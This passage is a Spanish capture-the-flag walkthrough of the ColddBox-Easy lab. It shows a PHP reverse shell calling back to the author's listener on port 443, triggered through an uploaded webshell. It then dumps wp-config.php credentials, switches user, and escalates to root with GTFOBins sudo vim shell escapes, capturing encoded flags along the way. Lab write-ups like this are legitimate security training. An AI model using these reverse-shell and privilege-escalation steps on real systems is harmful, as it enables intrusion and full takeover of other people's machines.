
```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.144.200';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Me pongo a la escucha en el puerto 443, el cual yo elegí al configurar la reverse shell anterior.



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```


Para ejecutar la reverse shell en la web, entro a este directorio y al archivo que subí anteriormente.



```
10.10.29.5/wp-content/uploads/2025/04/webshell.php
```


🔐 4. Escalada de Privilegios y Post-explotación

Se conectó al puerto 443 de mi máquina e ingresé **python3 -c 'import pty;pty.spawn("/bin/bash")'** para trabajar más cómodo en la consola. Posteriormente, revisé el contenido del directorio en el que me encuentro actualmente.




```
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php     wp-includes        wp-signup.php
index.php        wp-comments-post.php   wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php   wp-load.php        xmlrpc.php
readme.html      wp-config.php          wp-login.php
wp-activate.php  wp-content             wp-mail.php
wp-admin         wp-cron.php            wp-settings.php
```

Leí varios archivos de allí, pero el único que me dio algo importante fué **wp-config.php** ya que este contiene credenciales de c0ldd




```
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Con las credenciales anteriores inicio sesión en c0ldd. Luego, leo la flag de user.txt




```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ cd ~
cd ~
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Ahora, intento escalar privilegios, solo con sudo -l veo que mínimo hay varias formas de escalar privilegios.



```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Decido escalar privilegios con vim, entonces, busco en GTFObins formas de escalar privilegios con vim.



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
sudo vim -c ':!/bin/sh'
```


(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.


```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Ingreso el comando encontrado en GTFObins.




```
c0ldd@ColddBox-Easy:~$ sudo vim -c ':!/bin/sh'
```

Compruebo que soy root.



```
:!/bin/sh
# whoami
whoami
root
```

Busco la bandera de root.txt



```
# pwd
pwd
/root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
✔ **Banderas:** Se obtuvo la bandera de usuario y root.